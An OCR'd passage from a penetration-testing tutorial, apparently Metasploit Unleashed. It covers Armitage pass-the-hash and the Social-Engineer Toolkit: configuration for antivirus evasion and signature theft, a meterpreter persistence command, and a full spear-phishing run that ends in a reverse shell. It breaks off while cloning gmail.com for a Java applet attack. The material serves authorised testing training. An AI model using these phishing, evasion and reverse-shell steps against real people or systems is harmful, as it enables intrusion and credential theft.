

When we right-click on our exploited host, we can see a number of new and useful options available to us.




We dump the hashes on the exploited system in an attempt to leverage password re-use to exploit the other targets. Selecting the remaining hosts, we use the "psexec" module with the Administrator username and password hash we already acquired.




Now we just click "Launch" and wait to receive more Meterpreter shells!




As can be plainly seen from this brief overview, Armitage provides an amazing

interface to Metasploit and can be a great timesaver in many cases. A static posting cannot truly do Armitage justice but fortunately, the author has posted some videos on his site that demonstrates the tool very well. You can find them at: http://www.fastandeasyhacking.com/media .

## *SET*

The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. Originally this tool was designed to be released with the http://www.social-engineer.org launch and has quickly became a standard tool in a penetration testers arsenal. SET was written by David Kennedy (ReL1K) and with a lot of help from the community in incorporating attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be targeted a focused attacks against a person or organization used during a penetration test.

### Getting Started with SET

The main thing to understand about SET is its configuration file. SET by default works perfectly for most people however, advanced customization may be needed in order to ensure that the attack vectors go off without a hitch. The first thing to do is ensure that you have updated SET, from the directory:

```
root@bt:/pentest/exploits/SET# svn update
U    src/payloadgen/payloadgen.py
U    src/java_applet/Java.java
U    src/java_applet/jar_file.py
U    src/web_clone/cloner.py
U    src/msf_attacks/create_payload.py
U    src/harvester/scraper.py
U    src/html/clientside/gen_payload.py
U    src/html/web_server.py
U    src/arp_cache/arp_cache.py
U    set
U    readme/CHANGES
Updated to revision 319.
root@bt:/pentest/exploits/SET#
```

Once you've updated to the latest version, you can start tweaking your attack by editing the SET configuration file. Let's walk through each of the flags:

```
root@bt:/pentest/exploits/set# nano config/set_config

# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE
/pentest/exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

Looking through the configuration options, you can change specific fields to get a desired result. In the first option, you can change the path to where Metasploit is located. Metasploit is used for payload creation, file-format bugs, and for the browser exploit sections of SET.

```
# SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF NOTHING
WILL DEFAULT
# EXAMPLE: ETTERCAP_INTERFACE=wlan0
ETTERCAP_INTERFACE=eth0
#
# ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)
ETTERCAP_PATH=/usr/share/ettercap
```

The Ettercap section can be used when you're on the same subnet as the victims and you want to perform DNS poison attacks against a subset of IP addresses. When this flag is set to ON, it will poison the entire local subnet and redirect a specific site or all sites to your malicious server.

```
# SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES
SENDMAIL=OFF
```

Setting the SENDMAIL flag to ON will try starting SENDMAIL, which can spoof source email addresses. This attack only works if the victim's SMTP server does not perform reverse lookups on the hostname. SENDMAIL must be installed but If you're using BackTrack 4, it is installed by default.

```
# SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK
WEBATTACK_EMAIL=OFF
```

When setting the WEBATTACK_EMAIL to ON, it will allow you to send mass emails to the victim while utilizing the Web Attack vector. Traditionally, the emailing aspect is only available through the spear-phishing menu however, when this is enabled it will add additional functionality for you to be able to email victims with links to help improve your attacks.

```
# CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS
REQUIRES YOU TO
# INSTALL --->  JAVA 6 JDK, BT4 OR UBUNTU USERS: apt-get install openjdk-6-jdk
# IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get install sun-
java6-jdk
SELF_SIGNED_APPLET=OFF
```

The Java Applet Attack vector is one of the attacks that SET has in its arsenal that probably has the highest success rate. To make the attack look more believable, you can turn this flag on which will allow you to sign the Java Applet with whatever name you want. So say you're targeting CompanyX, the standard Java Applet is signed by Microsoft but you can sign the applet with CompanyX to make it look more believable. This will require you to install java's jdk (in Ubuntu its apt-get install sun-java6-jdk or openjdk-6-jdk).

```
# THIS FLAG WILL SET THE JAVA ID FLAG WITHIN THE JAVA APPLET TO SOMETHING
DIFFE$
# THIS COULD BE TO MAKE IT LOOK MORE BELIEVABLE OR FOR BETTER
OBFUSCATION
JAVA_ID_PARAM=Secure Java Applet
#
# JAVA APPLET REPEATER OPTION WILL CONTINUE TO PROMPT THE USER WITH
THE JAVA AP$
# THE USER HITS CANCEL. THIS MEANS IT WILL BE NON STOP UNTIL RUN IS
EXECUTED. T$
```

```
# A BETTER SUCCESS RATE FOR THE JAVA APPLET ATTACK
JAVA_REPEATER=ON
```

When a user gets the java applet warning, they will see the ‘Secure Java Applet’ as the name of the Applet instead of the IP address. This adds a better believability to the java applet. The second option will prompt the user over and over with nagging Java Applet warnings if they hit cancel. This is useful when the user clicks cancel and the attack would be rendered useless, instead it will continue to pop up over and over.

```
# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS ON IF
YOU WANT
# SET TO AUTODETECT YOUR INTERFACE
AUTO_DETECT=ON
```

The AUTO_DETECT flag is probably one of the most asked questions in SET. In most cases, SET will grab the interface you use in order to connect out to the Internet and use that as the reverse connection and IP address for the connections back. Most of us need to customize the attack and may not be on the internal network. If you turn this flag OFF, SET will prompt you with additional questions when setting up the attack. This flag should be used when you want to use multiple interfaces, have an external IP, or you're in a NAT/Port forwarding scenario.

```
# SPECIFY WHAT PORT TO RUN THE HTTP SERVER OFF OF THAT SERVES THE JAVA
APPLET ATTACK
# OR METASPLOIT EXPLOIT. DEFAULT IS PORT 80.
WEB_PORT=80
```

By default the SET web server listens on port 80 but if for some reason you need to change this, you can specify an alternative port.

```
# CUSTOM EXE YOU WANT TO USE FOR METASPLOIT ENCODING, THIS USUALLY
HAS BETTER AV
# DETECTION. CURRENTLY IT IS SET TO LEGIT.BINARY WHICH IS JUST CALC.EXE.
AN EXAMPLE
# YOU COULD USE WOULD BE PUTTY.EXE SO THIS FIELD WOULD BE
/pathtoexe/putty.exe
CUSTOM_EXE=src/exe/legit.binary
```

When using the payload encoding options of SET, the best option for Anti-Virus bypass is the backdoored executable option. Specifically, an exe is backdoored with a Metasploit based payload and can generally evade most AV’s out there. SET has an executable built into it for the backdooring of the exe however if for some reason you want to use a different executable, you can specify the path to that exe with the CUSTOM_EXE flag.

```
# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL
INCREASE SPEED OF
# THE ATTACK VECTOR
APACHE_SERVER=OFF
#
# PATH TO THE APACHE WEBROOT
APACHE_DIRECTORY=/var/www
```

The web server used within SET is a custom-coded web server that at times can be somewhat slow based off of the needs. If you find that you need a boost and want to use Apache, you can flip this switch to ON and it will have Apache handle the web requests and speed your attack up. Note that this attack only works with the Java Applet and Metasploit based attacks. Based on the interception of credentials, Apache cannot be used with the web jacking, tabnabbing, or credential harvester attack methods.

```
# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH
WEB_ATTACK VECTOR
WEBATTACK_SSL=OFF
#
# PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK
VECTOR (REQUIRED)
# YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON SELF_SIGNED_CERT
# IF YOUR USING THIS FLAG, ENSURE OPENSSL IS INSTALLED!
#
SELF_SIGNED_CERT=OFF
#
# BELOW IS THE CLIENT/SERVER (PRIVATE) CERT, THIS MUST BE IN PEM FORMAT IN
ORDER TO WORK
# SIMPLY PLACE THE PATH YOU WANT FOR EXAMPLE /root/ssl_client/server.pem
PEM_CLIENT=/root/newcert.pem
PEM_SERVER=/root/newreq.pem
```

In some cases when you're performing an advanced social-engineer attack, you may want to register a domain and buy an SSL cert that makes the attack more believable. You can incorporate SSL-based attacks with SET. You will need to turn the WEBATTACK_SSL to ON. If you want to use self-signed certificates you can but be aware that there will be an untrusted warning when a victim goes to your website.

```
#TWEAK THE WEB JACKING TIME USED FOR THE IFRAME REPLACE, SOMETIMES IT
CAN BE A LITTLE SLOW
# AND HARDER TO CONVINCE THE VICTIM. 5000 = 5 seconds
WEBJACKING_TIME=2000
```

The webjacking attack is used by replacing the victims browser with another window and making it look and appear as if it’s the legitimate site. This attack is very dependent on timing so if you're doing it over the Internet, we recommend the delay to be 5000 (5 seconds) and if you're running it internally, 2000 (2 seconds) is probably a safe bet.

```
# PORT FOR THE COMMAND CENTER
COMMAND_CENTER_PORT=44444
#
# COMMAND CENTER INTERFACE TO BIND TO BY DEFAULT IT IS LOCALHOST ONLY.
IF YOU WANT TO ENABLE IT
# SO YOU CAN HIT THE COMMAND CENTER REMOTELY PUT THE INTERFACE TO
0.0.0.0 TO BIND TO ALL INTERFACES.
COMMAND_CENTER_INTERFACE=127.0.0.1
#
# HOW MANY TIMES SET SHOULD ENCODE A PAYLOAD IF YOU ARE USING
STANDARD METASPLO$
ENCOUNT=4
```

The command center is the web GUI interface for the Social-Engineer Toolkit. If you want to use this on a different port, change this number. The next option will specify what interface to listen on for the SET web interface. If it's set to 127.0.0.1, it eans that no one from outside on the network can hit the web interface. If you place it to 0.0.0.0, it will bind to all interfaces and it can be reached remotely. Be careful with this setting. The encount flag determines how many times a payload will be encoded with Metasploit payloads when in SET. By default it's 4, but if you require less or more, you can adjust this accordingly.

```
# IF THIS OPTION IS SET, THE METASPLOIT PAYLOADS WILL AUTOMATICALLY
MIGRATE TO
# NOTEPAD ONCE THE APPLET IS EXECUTED. THIS IS BENEFICIAL IF THE VICTIM
CLOSES
# THE BROWSER HOWEVER CAN INTRODUCE BUGGY RESULTS WHEN AUTO
MIGRATING.
AUTO_MIGRATE=OFF
```

The AUTO_MIGRATE feature will automatically migrate to notepad.exe when a meterpreter shell is spawned. This is especially useful when using browser exploits as it will terminate the session if the browser is closed when using an exploit.

```
# DIGITAL SIGNATURE STEALING METHOD MUST HAVE THE PEFILE PYTHON
MODULES LOADED
# FROM http://code.google.com/p/pefile/. BE SURE TO INSTALL THIS BEFORE TURNING
# THIS FLAG ON!!! THIS FLAG GIVES MUCH BETTER AV DETECTION
DIGITAL_SIGNATURE_STEAL=ON
```

The digital signature stealing method requires the python module called PEFILE which uses a technique used in Disitool by Didier Stevens by taking the digital certificate signed by Microsoft and importing it into a malicious executable. A lot of times this will give better anti-virus detection.

```
# THESE TWO OPTIONS WILL TURN THE UPX PACKER TO ON AND AUTOMATICALLY
ATTEMPT
# TO PACK THE EXECUTABLE WHICH MAY EVADE ANTI-VIRUS A LITTLE BETTER.
UPX_ENCODE=ON
UPX_PATH=/pentest/database/sqlmap/lib/contrib/upx/linux/upx
```

In addition to digital signature stealing, you can do additional packing by using UPX. This is installed by default on Back|Track linux, if this is set to ON and it does not find it, it will still continue but disable the UPX packing.

```
# HERE WE CAN RUN MULTIPLE METERPRETER SCRIPTS ONCE A SESSION IS
ACTIVE. THIS
# MAY BE IMPORTANT IF WE ARE SLEEPING AND NEED TO RUN PERSISTENCE, TRY
TO ELEVATE
# PERMISSIONS AND OTHER TASKS IN AN AUTOMATED FASHION. FIRST TURN THIS
TRIGGER ON
# THEN CONFIGURE THE FLAGS. NOTE THAT YOU NEED TO SEPERATE THE
COMMANDS BY A ;
METERPRETER_MULTI_SCRIPT=OFF
#
# WHAT COMMANDS DO YOU WANT TO RUN ONCE A METERPRETER SESSION HAS
BEEN ESTABLISHED.
```

```
# BE SURE IF YOU WANT MULTIPLE COMMANDS TO SEPERATE WITH A ;. FOR
EXAMPLE YOU COULD DO
# run getsystem;run hashdump;run persistence TO RUN THREE DIFFERENT COMMANDS
METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X -
A;getsystem
```

The next options can configure once a meterpreter session has been established, what types of commands to automatically run. This would be useful if your getting multiple shells and want to execute specific commands to extract information on the system.

```
# THIS FEATURE WILL AUTO EMBED A IMG SRC TAG TO A UNC PATH OF YOUR
ATTACK MACHINE.
# USEFUL IF YOU WANT TO INTERCEPT THE HALF LM KEYS WITH RAINBOWTABLES.
WHAT WILL HAPPEN
# IS AS SOON AS THE VICTIM CLICKS THE WEB-PAGE LINK, A UNC PATH WILL BE
INITIATED
# AND THE METASPLOIT CAPTURE/SMB MODULE WILL INTERCEPT THE HASH
VALUES.
UNC_EMBED=OFF
#
```

This will automatically embed a UNC path into the web application, when the victim connects to your site, it will try connecting to the server via a file share. When that occurs a challenge response happens and the challenge/responses can be captured and used for attacking.

## Menu Based Driving

SET is a menu driven based attack system, which is fairly unique when it comes to hacker tools. The decision not to make it command line was made because of how social-engineer attacks occur; it requires multiple scenarios, options, and customizations. If the tool had been command line based it would have really limited the effectiveness of the attacks and the inability to fully customize it based on your target. Let's dive into the menu and do a brief walkthrough of each attack vector.

```
root@bt:/pentest/exploits/set# ./set

 [---]       The Social-Engineer Toolkit (SET)          [---]
 [---]       Written by David Kennedy (ReL1K)           [---]
 [---]                Version: 1.2                      [---]
 [---]          Codename: 'Shakawkaw'                   [---]
 [---]     Report bugs to: davek@social-engineer.org    [---]
 [---]       Java Applet Written by: Thomas Werth       [---]
 [---]       Homepage: http://www.secmaniac.com         [---]
 [---]     Framework: http://www.social-engineer.org    [---]
 [---]       Over 1.4 million downloads and counting.   [---]

  Welcome to the Social-Engineer Toolkit (SET). Your one
   stop shop for all of your social-engineering needs..

           Follow me on Twitter: dave_rel1k

    DerbyCon 2011 Sep30-Oct02 - A new era begins...
 irc.freenode.net - #DerbyCon - http://www.derbycon.com
```

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Third Party Modules
9.  Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows you
to specially craft email messages and send them to a large (or small)
number of people with attached fileformat malicious payloads. If you
want to spoof your email address, be sure "Sendmail" is installed (it
is installed in BT4) and change the config/set_config SENDMAIL=OFF flag
to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice:
```

The spear-phishing attack menu is used for performing targeted email attacks against a victim. You can send multiple emails based on what your harvested or you can send it to individuals. You can also utilize fileformat (for example a PDF bug) and send the malicious attack to the victim in order to hopefully compromise the system.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.
```

```
Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and
deliver a metasploit based payload. Uses a customized
java applet created by Thomas Werth to deliver
the payload.

The Metasploit browser exploit method will utilize select
Metasploit browser exploits through an iframe and deliver
a Metasploit payload.

The Credential Harvester Method will utilize web cloning
of a website that has a username and password field and
harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a
different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
site and incorporate script src="http://YOURIP/". This could either
be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default):
```

The web attack vector is used by performing phishing attacks against the victim in hopes they click the link. There are a wide-variety of attacks that can occur once they click. We will dive into each one of the attacks later on.

**"3. Infectious Media Generator"**

The infectious USB/DVD creator will develop a Metasploit payload for you and craft an autorun.inf file that once burned or placed on a USB device, will trigger an autorun feature and hopefully compromise the system. This attack vector is relatively simple in nature and relies on deploying the devices to the physical system.

**"4. Create a Payload and Listener"**
The create payload and listener is an extremely simple wrapper around Metasploit to create a payload, export the exe for you and generate a listener. You would need to transfer the exe onto the victim machine and execute it in order for it to properly work.

**"5. Mass Mailer Attack"**
The mass mailer attack will allow you to send multiple emails to victims and customize the messages. This option does not allow you to create payloads, so it is generally used to perform a mass phishing attack.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Third Party Modules
9.  Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to
program the device to act as a keyboard. Teensy's have onboard
storage and can allow for remote code execution on the physical
system. Since the devices are registered as USB Keyboard's it
will bypass any autorun disabled or endpoint protection on the
system.

You will need to purchase the Teensy USB device, it's roughly
$22 dollars. This attack vector will auto generate the code
needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import
into Arduino (the IDE used for programming the Teensy). The attack
vectors range from Powershell based downloaders, wscript attacks,
and other methods.

For more information on specifications and good tutorials visit:

http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle

To purchase a Teensy, visit: http://www.pjrc.com/store/teensy.html

Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
```

3. Powershell based Reverse Shell
4. Return to the main menu.

Enter your choice:

The teensy USB HID attack is a method used by purchasing a hardware based device from prjc.com and programming it in a manner that makes the small USB microcontroller look and feel exactly like a keyboard. The important part to note with this is that it bypasses autorun capabilities and can drop payloads onto the system through the onboard flash memory. The keyboard simulation allows you to type characters in a manner that can utilize downloaders and exploit the system.

7 Update the Metasploit Framework
8. Update the Social-Engineer Toolkit
9. Help, Credits, and About
10. Exit the Social-Engineer Toolkit

The preceeding menus will perform updates on Metasploit, the Social-Engineer Toolkit, provide help and credits, and lastly exit the Social-Engineer Toolkit (why would you ever want to do that?!).

## Spear-Phishing Attack Vector

As mentioned previously, the spear phishing attack vector can be used to send targeted emails with malicious attachments. In this example, we are going to craft an attack, integrate into GMAIL and send a malicious PDF to the victim. One thing to note is that you can create and save your own templates to use for future SE attacks or you can use pre-built ones. When using SET just note that when hitting enter for defaults, it will always be port 443 as the reverse connection back and a reverse meterpreter payload.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows you
to specially craft email messages and send them to a large (or small)
number of people with attached fileformat malicious payloads. If you
want to spoof your email address, be sure "Sendmail" is installed (it
is installed in BT4) and change the config/set_config SENDMAIL=OFF flag
to SENDMAIL=ON.

```
There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice: 1

Select the file format exploit you want.
The default is the PDF embedded EXE.

      ********** PAYLOADS **********

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. Adobe Flash Player 'Button' Remote Code Execution
3. Adobe CoolType SING Table 'uniqueName' Overflow
4. Adobe Flash Player 'newfunction' Invalid Pointer Use
5. Adobe Collab.collectEmailInfo Buffer Overflow
6. Adobe Collab.getIcon Buffer Overflow
7. Adobe JBIG2Decode Memory Corruption Exploit
8. Adobe PDF Embedded EXE Social Engineering
9. Adobe util.printf() Buffer Overflow
10. Custom EXE to VBA (sent via RAR) (RAR required)
11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12. Adobe PDF Embedded EXE Social Engineering (NOJS)

Enter the number you want (press enter for default): 1

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse_TCP
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)
5. Windows Meterpreter Reverse_TCP (X64)
6. Windows Shell Bind_TCP (X64)

Enter the payload you want (press enter for default):
[*] Windows Meterpreter Reverse TCP selected.
Enter the port to connect back on (press enter for default):
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.32.129:443
[*] Creating 'template.pdf' file...
[*] Generated output file /pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.
[*] All payloads get sent to the src/msf_attacks/template.pdf directory
[*] Payload generation complete. Press enter to continue.
```

As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

```
Do you want to rename the file?
```

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

Enter your choice (enter for default): 1
Keeping the filename and moving on.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

Enter your choice: 1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

Enter your choice: 1
Below is a list of available templates:

1: Baby Pics
2: Strange internet usage from your computer
3: New Update
4: LOL...have to check this out...
5: Dan Brown's Angels & Demons
6: Computer Issue
7: Status Report

Enter the number you want to use: 7

Enter who you want to send email to: kennedyd013@gmail.com

What option do you want to use?

1. Use a GMAIL Account for your email attack.
2. Use your own server or open relay


Enter your choice: 1
Enter your GMAIL email address: kennedyd013@gmail.com
Enter your password for gmail (it will not be displayed back to you):

SET has finished delivering the emails.

Do you want to setup a listener yes or no: yes
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

```
                |                |      _) |
 __ `__ \   _ \ __|  _` |  __|  __ \  |  _ \  |  __|
 |  |  |  __/ |   (   |\__ \ |   | | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                              _|


       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...

msf exploit(handler) >
```

Once the attack is all setup, the victim opens the email and opens the PDF up:




As soon as the victim opens the attachment, a shell is presented back to us:

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1139) at Thu Sep 09
09:58:06 -0400 2010

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3940 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

The spear-phishing attack can send to multiple people or to individuals, it integrates into Google mail, and can be completely customized based on your needs for the attack vector. Overall this is very effective for email spear-phishing.

## Java Applet Attack Vector

The Java Applet is one of the core attack vectors within SET and has the highest success rate for compromise. The Java Applet attack will create a malicious Java Applet that once run, will completely compromise the victim. The neat trick with SET is that you can completely clone a website and once the victim has clicked run, it will redirect the victim back to the original site making the attack much more believable. This attack vector affects Windows, Linux, and OSX and can compromise them all. Remember, if you want to customize this attack vector, edit the config/set_config in order to change the self-signed certificate information. In this specific attack vector, you can select web templates which are pre-defined websites that have already been harvested, or you can import your own website. In this example we will be using the site cloner which will clone a website for us. Let's launch SET and prep our attack.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Third Party Modules
9.  Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and
deliver a metasploit based payload. Uses a customized
java applet created by Thomas Werth to deliver
the payload.

The Metasploit browser exploit method will utilize select
Metasploit browser exploits through an iframe and deliver
a Metasploit payload.

The Credential Harvester Method will utilize web cloning
of a website that has a username and password field and
harvest all the information posted to the website.
```

The TabNabbing Method will wait for a user to move to a
different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
site and incorporate script src="http://YOURIP/". This could either
be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.

[*] Filename obfuscation complete. Payload name is: tgbYm1k69
[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

| Name: | Description: |
|---|---|
